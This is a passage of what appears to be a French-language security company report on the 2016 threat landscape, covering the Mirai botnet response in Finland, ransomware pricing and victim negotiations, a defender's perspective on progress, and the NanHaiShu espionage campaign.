L'enquête de notre équipe CSS a révélé que ses soupçons étaient fondés : l'appareil avait bien été piraté. Une vulnérabilité du boîtier DVR avait permis à un hacker de modifier le mot de passe à distance via internet, et ce, sans connaître le mot de passe initial. Notre enquête nous a menés vers des forums russes. La vulnérabilité de ce DVR y était évoquée.

Qui avait piraté ce DVR, et pourquoi ? Nous ne pouvons l'affirmer avec certitude. Quant aux offres d'investissement suspectes qui suivaient celles de la victime, il est toujours possible qu'elles tiennent de la coïncidence.

Nous avons contacté le fabricant du DVR et nous l'avons informé de l'existence de cette vulnérabilité. Cela n'a pas semblé l'intéresser. Ce modèle particulier n'est plus commercialisé ; un nouveau l'a remplacé. Mais il n'est pas exclu que ce nouveau modèle présente le même défaut.

L'argent ne peut pas tout acheter

Cette affaire illustre tristement le fait qu'un produit plus cher n'est pas forcément plus sûr. Il possède simplement davantage de fonctionnalités. Même si les clients se sentent plus en sécurité, ils ne le sont pas vraiment.

En attendant que les objets connectés soient davantage sécurisés, les utilisateurs doivent faire preuve de prudence. Un système de caméras de surveillance avec boîtier d'enregistrement DVR permet de surveiller des locaux à distance via une application, mais s'il est mal sécurisé, un cyber pirate pourra vous surveiller.

LA FINLANDE FACE À MIRAI

CONTRIBUTION
PERTTU HALONEN
Expert en sécurité de l'information
JUHANI ERONEN
Expert en chef
Finnish Communication Regulatory Authority

NOUS AVONS ASSISTÉ, EN 2016, à l'émergence des botnets dérivés de Mirai. Mirai : ce petit programme, aux capacités de nuisance considérables, a su retenir l'attention des experts en cyber sécurité. Plusieurs rapports évoquent des millions d'appareils infectés dans le monde entier au deuxième semestre 2016. La Finlande n'a pas été épargnée : 16 000 cas ont été recensés.

Le compte rendu ci-dessous décrit comment, au Centre de cyber sécurité national de Finlande (NCSC-FI), nous avons fait face à la situation.

Découverte et premières réactions

Le lundi 28 novembre s'annonçait comme une journée ordinaire au NCSC-FI mais, au centre de coordination, un graphique d'Autoreporter a tout à coup attiré notre attention. Il indiquait un pic très élevé des détections de malware, la veille, dimanche 27 novembre. Le service Autoreporter du NCSC-FI collecte automatiquement les observations relatives aux malware et aux incidents affectant les réseaux finlandais.

Ce pic devait nécessairement faire l'objet d'une enquête, mais par où commencer ? Était-il provoqué par un bug dans la normalisation de nos bases de données ? Certaines de nos sources de données rencontraient-elles des problèmes ? Ou s'agissait-il vraiment d'une diffusion de malware à grande échelle en Finlande ?

Plusieurs articles de blogs publiés ce même week-end analysaient le mécanisme d'infection du malware Mirai. Et nous savions que la dernière variante de Mirai effectuaient des balayages en quête de services ouverts sur le port TCP 7547. Nous avons effectué quelques requêtes avec des données brutes d'Autoreporter, qui ont confirmé que la majorité des détections de la veille correspondaient effectivement à du trafic vers le port TCP 7547.

Nous avons également vérifié nos données de détection et constaté que le balayage du port TCP 7547 avait commencé le 25 novembre à 13h30 GMT. Dire que la croissance du trafic de balayage a été agressive serait très en dessous de la réalité. Avant ce pic, Mirai n'avait infecté que quelques centaines d'appareils en Finlande. Ce chiffre passait soudain à 16 000.

Un plan d'action

La Finlande se trouvait confrontée à une expansion sans précédent du botnet Mirai. Nous avons commencé par contacter les principaux FAI finlandais pour élaborer avec eux un plan d'action. Les FAI avaient eux-mêmes réalisé des observations similaires : tous les acteurs avaient conscience de l'urgence à agir. Certains FAI

avaient déjà analysé le trafic de balayage du botnet et conclu que la plupart des appareils infectés étaient des modems/routeurs Zyxel xDSL.

Nous avons estimé que l'épidémie avait déjà atteint son point d'inflexion en Finlande. Il nous semblait cependant important d'empêcher d'autres infections. Nous savions que le malware Mirai se cachait dans la RAM, et avons donc conclu qu'une brève mise hors tension des appareils infectés serait suffisante. Nous avons demandé à Zyxel s'il existait des patchs pour corriger la vulnérabilité visée par le botnet : l'entreprise nous a répondu que non, mais elle proposait de créer un patch générique pour l'ensemble des modèles vulnérables. L'un des FAI avait lui aussi contacté Zyxel mais le fabricant lui avait cette fois répondu qu'un correctif serait proposé, mais seulement pour l'un des modèles vulnérables en fin de vie.

Notre plan d'action se voulait simple et efficace : les FAI devaient filtrer le trafic entrant et sortant des ports TCP 7547 et lancer une alerte publique exhortant les propriétaires d'appareils vulnérables à mettre hors/sous tension leurs appareils en attendant qu'un patch soit disponible. Il nous a fallu quelques heures pour rédiger et diffuser ces recommandations aux FAI.

Communications tous azimuts

Il nous fallait, pour informer les FAI, trouver une méthode de communication efficace. Nous disposons de plusieurs contacts chez les plus gros FAI, mais cela ne suffisait pas à diffuser largement une information aussi importante. Nous avons donc décidé d'utiliser l'une de nos listes de diffusion. Les professionnels de la cyber sécurité, qui travaillent avec des FAI, peuvent s'y abonner librement. Nous avions conscience que cette solution n'était pas parfaite. Mais il était préférable d'agir au plus vite.

Le lendemain, nous avons demandé aux FAI de nous tenir informés de la situation relative au filtrage des ports. L'après-midi, la majorité des FAI les plus populaires (sauf un), ainsi que de nombreux FAI de moindre importance, avaient mis en œuvre ce filtrage. Il était temps de passer à la phase suivante : publier une alerte rouge en finnois, en suédois et en anglais sur notre site Web. Cette alerte était accompagnée d'articles Infosec now! en finnois et en suédois, de messages Twitter et Facebook et même d'une page télétexte.

Le dernier gros FAI a commencé à filtrer le trafic des ports TCP 7547 le mercredi matin.

Le jeudi, nous organisions une téléconférence avec les spécialistes en cyber sécurité des cinq FAI comptant le plus grand nombre d'abonnés infectés. L'objectif : partager nos informations et évoquer des mesures permettant de remédier au problème. La téléconférence s'est déroulée selon les règles de Chatham House. Nous avons ensuite utilisé l'application Memo pour envoyer un mémo anonyme à notre mailing list.

Les semaines suivantes, les FAI ont contacté leurs abonnés selon la procédure à suivre dans ce genre de cas. Seul bémol : le filtrage du trafic TCP 7547 limitait nos observations. Du fait du filtrage, certains appareils infectés n'atteignaient pas les honeypots et sinkholes utilisés comme sources d'information. Les FAI ne pouvaient donc plus compter sur notre Autoreporter pour disposer d'un aperçu global des infections. Le 29 novembre, les observations de Mirai par Autoreporter ont chuté brutalement. Nous pensons qu'il s'agissait d'un problème de filtrage, plus que d'une baisse réelle du nombre d'infections.

« LA FINLANDE SE TROUVAIT CONFRONTÉE À UNE EXPANSION SANS PRÉCÉDENT DU BOTNET MIRAI. »

Nous avons interrompu notre alerte le 20 décembre, tout en restant particulièrement attentifs. Au moment de la rédaction de ce rapport, deux des modèles vulnérables n'avaient toujours pas reçu de correctif.

PERTTU HALONEN
Expert en sécurité de l'information

JUHANI ERONEN
Expert en chef


Viestintävirasto
Finnish Communications Regulatory Authority

L'ANNÉE 2016 ET LES RANSOMWARE

PARTAGER CE RAPPORT


RANSOMWARE : LA CARTE, VERSION « MÉTRO »

41



LE DILEMME BITCOIN

42



Fluctuations du Bitcoin

LE CYBER PIRATE DEVENU BUSINESSMAN

43

Les ransomware prospèrent. Ils fonctionnent selon une approche inédite, qui repose sur un véritable business model. Le journaliste Brian Krebs a remarqué que les variantes de ransomware les plus efficaces étaient celles qui proposaient un véritable service-clients à leurs victimes.


Les familles de ransomware ont évolué pour offrir de nouvelles fonctionnalités d'accompagnement. Elles guident désormais la victime tout au long du processus de paiement en Bitcoins.

LA FLUCTUATION DU BITCOIN : SEULE CONTRAINTE DU RANSOMWARE

45

7 : Je n'ai pas encore de compte Bitcoin et il me faut 3 jours pour en créer un.

Service clients : Nous avons suspendu votre échéance.



CONTRIBUTION


VIRUS BULLETIN CE QUE NOUS FAISONS BIEN

47

Chaque jour, des articles sont publiés, faisant état de nouveaux cyber crimes : États-nations hackés, sites web mis hors-services par des attaques DDos, entreprises paralysées suite à une infection par un ransomware...

Des nouvelles cyber attaques auront toujours lieu... mais prenons un moment pour considérer tout le chemin parcouru grâce aux professionnels de la cyber sécurité.

RANSOMWARE : LA CARTE, VERSION « MÉTRO »



Nouvelles familles de ransomware, par année de découverte

POUR LES CRYPTO-RANSOMWARE, tout a changé depuis l'arrivée Cryptolocker en 2013. Cryptolocker a démontré tout le potentiel de son business model. Depuis, les crypto-ransomware ont connu un développement exponentiel. Est-il nécessaire d'en dire plus ?

LE DILEMME DU BITCOIN

« LA VALEUR DU BITCOIN PEUT VARIER DE 100 DOLLARS EN QUELQUES JOURS. »

LES RANSOMWARE, c'est un peu comme le juste prix. Les cyber pirates cherchent à obtenir le plus possible, mais si la rançon est trop élevée, la victime risque d'abandonner, surtout lorsqu'il s'agit d'un particulier. Pour les entreprises, ne plus avoir accès à des données et systèmes vitaux est plus handicapant et change la donne. D'après une récente étude menée par IBM, 50 % des internautes expliquent qu'ils refuseraient de payer, même pour récupérer leurs données chiffrées. Parallèlement, 70 % des entreprises confrontées à cette situation finissent par céder.

Le montant de la rançon peut être exprimé en Bitcoin ou dans une devise réelle, comme le dollar.

Prenons l'exemple d'une rançon d'un montant d'1 Bitcoin. En 2016, le Bitcoin est passé de 357 dollars en janvier - son taux le plus bas - à 993 dollars en fin d'année. La valeur du Bitcoin peut varier de 100 dollars en quelques jours. Autrement dit, retarder le moment de payer la rançon peut conduire à une évolution non négligeable du prix.

C'est pour cette raison que certains cyber pirates sont parfois enclins à revoir à la baisse le montant qu'ils exigent, afin de rester dans une fourchette « raisonnable ». Le prix peut ainsi être fixé à un Bitcoin un jour et, après une augmentation de la valeur du Bitcoin, descendre à 0,85 Bitcoin.

En apparence, les rançons en dollars semblent présenter moins de mauvaises surprises pour la victime : 500 dollars de Bitcoins resteront toujours 500 dollars, que le Bitcoin équivaille à 100 dollars ou à 800. Mais les choses peuvent s'avérer plus compliquées qu'il n'y paraît.

Si un cyber pirate fixe la rançon à 500 dollars en Bitcoins et que le prix du Bitcoin connaît une soudaine inflation, les 500 dollars en question ne permettront pas au cyber criminel d'acquérir autant de Bitcoins que prévu. Il risque alors de demander plus.

Plusieurs études démontrent que la rançon moyenne a augmenté. Selon un rapport Symantec, le montant moyen s'élevait à 295 dollars fin 2015. Il est passé à 679 dollars en juillet de l'année dernière. Cette tendance peut s'expliquer en partie par une augmentation de la valeur du Bitcoin. Durant notre étude 2016 sur les ransomware, un des cyber pirates avec qui nous étions en contact a baissé son prix à 0,4 Bitcoin. La valeur du Bitcoin étant alors d'environ 750 dollars, il réclamait donc l'équivalent de 300 dollars. Le 26 janvier 2017, alors que le Bitcoin se situait aux alentours de 915 dollars, nous avons de nouveau échangé avec lui. Son dernier prix était toujours de 0,4 Bitcoin. Soit environ 366 dollars.

Selon un sondage indicatif mené par F-Secure via Twitter au printemps dernier, les cyber pirates utilisant des ransomware seraient bien avisés de ne pas trop faire monter les prix : à peine 8 % des participants ont déclaré être prêts à payer plus de 400 dollars pour récupérer leurs données, alors que 29 % affirment qu'ils payeraient si le montant était inférieur à 400 dollars.

LE CYBER PIRATE DEVENU BUSINESSMAN

2016 a été, par bien des aspects, l'année du ransomware. Fin 2015, les experts de F-Secure anticipaient, avec un rapport, une augmentation de ce type de cyber attaque. L'Histoire leur a donné raison.

La première cyber attaque majeure de l'année a eu lieu en février, paralysant les systèmes du Hollywood Presbyterian Medical Center. Dans les mois qui ont suivi, les ransomware ont continué de faire les gros titres, touchant entreprises, centres médicaux et agences gouvernementales.

Mauvaise nouvelle : ils ne sont pas près de disparaître. Comme les entreprises traditionnelles, ils reposent sur un business model... et celui-ci fonctionne. Les victimes sont souvent soulagées de pouvoir récupérer leurs données, quitte à payer la rançon. Pour les entreprises visées, céder au chantage du cyber pirate reste souvent l'option la moins coûteuse.

Les ransomware ressemblent également aux entreprises par d'autres aspects.

Pour le journaliste Brian Krebs, les ransomware les plus efficaces sont ceux proposant un véritable « service clients » à leurs victimes.

Les ransomware ont évolué pour mieux accompagner leurs victimes dans le paiement en Bitcoin : pages en plusieurs langues, FAQ, déchiffrement gratuit d'un fichier, et même, possibilité d'entrer en contact avec les cyber pirates pour obtenir de l'aide.

Nous avons voulu en savoir plus sur la qualité de ces « services clients » proposés par les ransomware. Nous nous sommes donc délibérément fait piéger par cinq ransomware puis avons contacté les cyber pirates, via leurs canaux d'assistance en ligne. L'une de nos employées – qui n'occupe pas un poste technique – a joué le rôle de la victime naïve. Chaque ransomware a proposé une « expérience utilisateur » différente, avec toutefois des similarités notables.

Les rançons sont négociables

Nous avons constaté que les cyber pirates sont généralement disposés à négocier le montant

FAMILLE	RANÇON INITIALE	RANÇON NÉGOCIÉE	%AGE DE RÉDUCTION
CERBER	530	530	0%
CRYPTOMIX	1900	635	67%
JIGSAW	150	125	17%
SHADE	400	280	30%
			MOYENNE : 29%

« SUR LES QUATRE GROUPES AVEC LESQUELS NOUS AVONS ÉCHANGÉ, TROIS ONT ACCEPTÉ DE NÉGOCIER. RÉSULTAT : UNE BAISSE DU PRIX DE 29 % EN MOYENNE. »

Négociations entre notre fausse victime et un cyber pirate

de la rançon demandée. Sur les quatre groupes avec lesquels nous avons échangé (le 5ème, TorrentLocker ne nous a pas répondu), trois ont accepté de négocier. Résultat : une baisse du prix de 29 % en moyenne. « C'est trop cher, je n'ai pas vraiment besoin de ces fichiers de toute façon » s'est révélé être une bonne tactique d'approche.

La conclusion est assez simple : les cyber pirates préfèrent toucher moins que rien du tout. Cerber est le seul groupe à ne pas avoir voulu baisser le prix exigé.

Les dates limites ne sont pas gravées dans le marbre

Les cyber pirates indiquent une date limite de paiement de la rançon mais il est souvent possible d'obtenir un délai. Tous les groupes que nous avons contactés ont accepté de nous donner davantage de temps. Une semaine après avoir mené cette expérimentation, et alors que nous n'avions pas payé, ils nous ont eux-mêmes relancés pour savoir si nous souhaitions toujours récupérer nos fichiers.

Nous avons attribué plusieurs notes à ces ransomware. Cerber a obtenu la plus haute dans la catégorie « Produit » : 8,5 sur 9. Cette note évalue le professionnalisme, la qualité d'information, la facilité d'utilisation et les options de l'interface utilisateur.

Le premier de la catégorie « Service » a été Jigsaw, avec 9 sur 11. Si Jigsaw présente l'une des pires interfaces utilisateur, il n'en reste pas moins que son service d'assistance est de loin le meilleur. Le « conseiller » a pris le temps d'aider notre victime à trouver des vendeurs Bitcoin et des boutiques où elle pouvait se procurer une Paysafecard. Il a fait preuve de patience face au retard du paiement et s'est montré courtois lorsque Christine lui a finalement annoncé avoir retrouvé une sauvegarde.

Retrouvez tous les détails de notre étude dans notre rapport « Evaluating the Customer Journey of Crypto-Ransomware ».

Bien sûr, plutôt que de devoir négocier montant et échéances, mieux vaut ne pas se retrouver pris au piège. La meilleure des solutions reste de réaliser des sauvegardes régulières – et de vérifier qu'elles sont exploitables. Grâce à ce type de mesures, la société des transports en commun de San Francisco, la « San Francisco Municipal Transportation Agency », victime d'une cyber attaque ransomware, n'a pas eu à payer un seul centime des 73 000 dollars de rançon exigés. Elle disposait en effet de sauvegardes qui lui ont permis restaurer ses données système. Ce cas fait toutefois figure d'exception : les victimes sortent encore rarement indemnes de ce genre de cyber attaques.

LA FLUCTUATION DU BITCOIN : SEULE CONTRAINTE DU RANSOMWARE

EN JANVIER 2017, j'ai commencé à étudier l'interface « clients » de Spora, une nouvelle famille de crypto-ransomware. Parmi les originalités de Spora : un domaine dédié (spora.biz, spora.bz, etc.) administrant un proxy Tor ; un service d'assistance en HTTPS ; un prix de départ moins élevé et une échelle de tarifs, avec l'option de déchiffrer des fichiers à l'unité (avec une limite de 25 Mo par fichier).

Le portail Spora propose également un outil d'assistance ouvert, via messagerie instantanée. Les différentes requêtes sont regroupées sur un même espace de chat. Il recèle de fascinants échanges.

Un lien bit.ly figurait notamment dans la conversation. Il renvoyait vers un forum du site BleepingComputer.com. « L'administrateur » de Spora demandait à ses victimes d'y laisser un « avis » pour confirmer que Spora tenait sa promesse de déchiffrement, une fois la rançon payée.

D'après les statistiques bit.ly (voir le graphique), la plupart des clics ont lieu le mardi. De toute évidence, la cyber extorsion est une activité bien organisée, avec un planning régulier. Les campagnes de spams ont lieu le mardi.

La plupart des conversations du chat d'assistance concernent un seul et même sujet : le Bitcoin.

> *7 : Je n'ai pas de compte Bitcoin et il faut trois jours pour en créer un.*
>
> *Assistance : Nous avons suspendu votre échéance*


Visiblement, « 7» rencontrait des difficultés dans le création d'un compte Bitcoin.

Voici un autre exemple de difficulté fréquemment rencontrée :

A: Admin, vous dites de vérifier le cours du Bitcoin mais j'ignore ce que cela signifie. C'est compliqué d'acheter des Bitcoins aux États-Unis. J'ai dû faire plus de 300 km pour acheter l'équivalent de 500 dollars. Ils ont pris 10 %, vous prenez 11 %... J'avais 70 dollars dans un autre portefeuille, vous avez pris 11 %. Vous avez 466 dollars et je ne peux pas en acheter plus avant demain. Je vais

« J'AI DÛ FAIRE PLUS DE 300 KM POUR ACHETER L'ÉQUIVALENT DE 500 DOLLARS. »

Les clics sur le site du ransomware Spora se sont concentrés sur un seul jour, le mardi... le jour de la campagne de spams



à nouveau devoir faire 300 km et revenir chez moi. Merci de votre compréhension.

Assistance : Pas de souci.

Pour beaucoup, acheter des Bitcoins en ligne n'est pas possible, faute de crédit suffisant sur leur compte. Dans ce cas, il leur faut trouver un distributeur automatique de Bitcoins ou un point de vente physique.

L'achat de Bitcoins demande une certaine logistique, ce qui a le mérite d'entraver le business des crypto-ransomware. Depuis des années, les cyber pirates disposent de technologies permettant le chiffrement de données... Leur grand problème reste le paiement de la rançon.

Par le passé, d'autres cyber attaques (comme les scareware) ont pu être vaincues en enrayant les transactions. Les ransomware connaîtront peut-être un jour le même sort : pour détruire leur business model, il faudra peut-être bannir le Bitcoin.

Pour aller plus loin : Evaluating the Customer Journey of Crypto-Ransomware

SEAN SULLIVAN
Security Advisor
@5ean5ullivan

CE QUE NOUS FAISONS BIEN

CONTRIBUTION
MARTIJN GROOTEN
Rédacteur, chercheur en cyber sécurité
Virus Bulletin

J'AI BEAU SUIVRE de près l'actualité, je ne peux citer que deux personnalités politiques finlandaises... Et c'est uniquement pour leurs actions liées à l'international. La Finlande fait peu parler d'elle... simplement parce que la situation y est plutôt stable. Seuls les événements marquants font les gros titres.

En matière de cyber sécurité, c'est un peu la même chose. Chaque jour, de nouvelles affaires éclatent. Des États sont piratés, des sites web sont victimes de cyber attaques DDoS, des entreprises se retrouvent paralysées suite à une infection par ransomware... Ces cyber attaques renforcent sans cesse notre détermination à améliorer la sécurité des utilisateurs.

Mais la cyber sécurité accomplit aussi des progrès et il convient aussi d'en parler. Prenons l'exemple des ransomware, souvent considérés à juste titre comme l'une des principales cyber menaces du moment. Les victimes des ransomware - simples internautes ou entreprises - sont nombreuses. Certains récits évoquent des bibliothèques piratées ; d'autres, des parents ayant perdu toutes les photos de leurs enfants...Les ransomware sont par nature opportunistes et lancent des millions de tentatives d'intrusions chaque jour. Et pourtant : une récente étude menée par IBM montre qu'un peu plus de la moitié des entreprises déclarent n'avoir jamais été affectées par un ransomware. Ce n'est pas une question de chance, c'est une question de protection.

Il n'y a pas de formule magique contre les ransomware mais les entreprises, organisations et internautes disposent de nombreux outils pour se protéger et limiter les risques. Notre conseil : faites des sauvegardes régulières et assurez-vous que vos logiciels sont toujours à jour. Désinstallez les logiciels et plugins inutiles, et, bien sûr, prenez vos précautions avant de cliquer sur un lien ou avant d'ouvrir la pièce jointe d'un e-mail. À cela s'ajoutent les logiciels de sécurité, même s'ils ne sont pas à eux seuls suffisants.

Comme l'ont montré à maintes reprises Virus Bulletin et d'autres testeurs, le respect de ces bonnes pratiques renforce clairement votre protection et réduit considérablement le risque d'infection par ransomware.

S'il est nécessaire de constater les faiblesses des systèmes de sécurité actuels et d'y remédier, il semble aussi important de mettre en avant les vrais progrès qui ont lieu. C'est de cette façon que nous pourrons améliorer la sécurité de tous.

MARTIJN GROOTEN
Rédacteur, chercheur en cyber sécurité

NAN HAI SHU

49

Lors du conflit opposant la Chine et les Philippines en mer de Chine méridionale, des pratiques d'espionnage ont, semble-t-il, eu lieu.

Les chercheurs F-Secure ont découvert et étudié un logiciel malveillant ciblant plusieurs organisations. Ces dernières avaient un point commun : toutes jouaient un rôle dans l'affaire d'arbitrage opposant les deux États.

L'objectif des cyber pirates ? En savoir davantage sur la procédure en cours.

DES CYBER CRIMINELS ORDINAIRES

51

Les États et les grandes organisations élaborent des techniques et technologies destinées à mener des cyber-attaques sophistiquées. Elles tombent ensuite dans les mains de cyber pirates amateurs, qui peuvent causer des dégâts considérables.

Les fabricants sont régulièrement les premiers frappés... à cause, souvent, de leurs faiblesses en matière de cyber sécurité. Les cyber pirates n'ont pas nécessairement de cibles spécifiques. Ils sont opportunistes.

Ils effectuent des balayages étendus d'Internet, à la recherche de systèmes renfermant des vulnérabilités connues et facilement exploitables. Ce modus operandi s'avère particulièrement efficace.

LES CYBER PIRATES ? DES OPPORTUNISTES

PARTAGER CE RAPPORT

Conseils pratiques

Nos conseillers en cybersécurité ont été sollicités pour de nombreux cas d'intervention ou d'évaluation en 2016. Voici leurs conclusions de terrain en matière de cyber attaques et de mouvements latéraux sur les réseaux :

« Nos exercices de Red Teaming (le client est mis à l'épreuve par une équipe se mettant à la place du cyber pirate) le prouvent : le phishing fonctionne toujours aussi bien. L'une des techniques les plus efficaces reste d'envoyer à une victime un e-mail contenant un lien vers un faux site Web. Puisque le filtrage anti-spam, les outils de sécurisation des passerelles et de protection des postes de travail peuvent facilement bloquer les courriers et pièces jointes malveillantes, le recours à l'ingénierie sociale peut s'avérer utile. D'autres techniques de cyber attaques avancées permettent également de contourner ces sécurités.

Parfois, pour le cyber pirate, il est préférable d'opter pour un accès physique au bâtiment, afin d'accéder au réseau *de l'intérieur*. Avec le savoir-faire nécessaire, un individu déterminé pourra souvent déjouer les différentes barrières de sécurité. La sécurisation des locaux sur plusieurs niveaux n'en reste pas moins essentielle : encore faut-il s'assurer de l'impossibilité, pour le clandestin, de se frayer un chemin malgré tout.

En 2016, le recours à WMIC (intégré à Windows) et à Powershell est resté récurrent chez les cyber pirates comme chez les professionnels de la sécurité évaluant les dispositifs de leurs clients. Plusieurs hackers ont utilisé Metasploit de manière très extensive pour se déplacer sur les réseaux. Face à ce genre de manœuvres, remonter aux sources de la cyber attaque est certes difficile, mais pas impossible avec les compétences nécessaires et les outils appropriés.

Les hôtes vulnérables directement connectés à Internet ont continué à faire des heureux parmi les cyber pirates. L'année a eu également son lot de ransomware et de phishing... et la cyber intimidation a continué de perturber les entreprises. Nous avons participé à des recherches forensiques liées à ces différents types de cyber attaques.

S'il est vrai que les États-nations ont développé d'impressionnantes capacités de sécurité offensive, bon nombre de leurs outils de défense restent, d'après nous, quelque peu « exotiques » et peu utiles. L'objectif de toute structure devrait être de maîtriser avant tout les bases de la cyber sécurité : prévention, détection et réponse.

Par exemple, de nombreuses entreprises avec lesquelles nous avons travaillé laissaient les composantes essentielles de leur réseau sans surveillance. Elles étaient violées sans que personne n'y prête la moindre attention. Il est essentiel de surveiller le réseau interne, de répertorier l'accès aux ressources communes et de mettre en place des outils permettant de détecter un trafic anormal.

Les techniques de défense traditionnelles fonctionnent toujours lorsqu'elles sont correctement mises en œuvre. Si vous pensez les maîtriser, alors vous êtes prêt à passer à un niveau de sécurité supérieur pour, cette fois, contrer les cyber attaques persistantes avancées. Mais quoiqu'il en soit, les outils de sécurité traditionnels resteront d'une importance vitale en 2017. »

NAN HAI SHU

LORSQUE les enjeux politiques ou économiques sont importants, il est probable qu'aient lieu, en coulisses, des pratiques d'espionnage. Ces dernières apportent souvent des informations précieuses à qui les met en œuvre. Elles sont aussi difficiles à tracer, comme l'expliquait notre Cyber Security Advisor Erka Koiyunen à Motherboard en août 2016.

À plusieurs reprises, l'actualité géopolitique s'est trouvé étroitement liée à l'actualité informatique. Les soupçons de piratage du parti Démocratique par la Russie dans le but d'influencer le résultat de l'élection ont notamment fait la Une, soulevant de nombreuses questions.

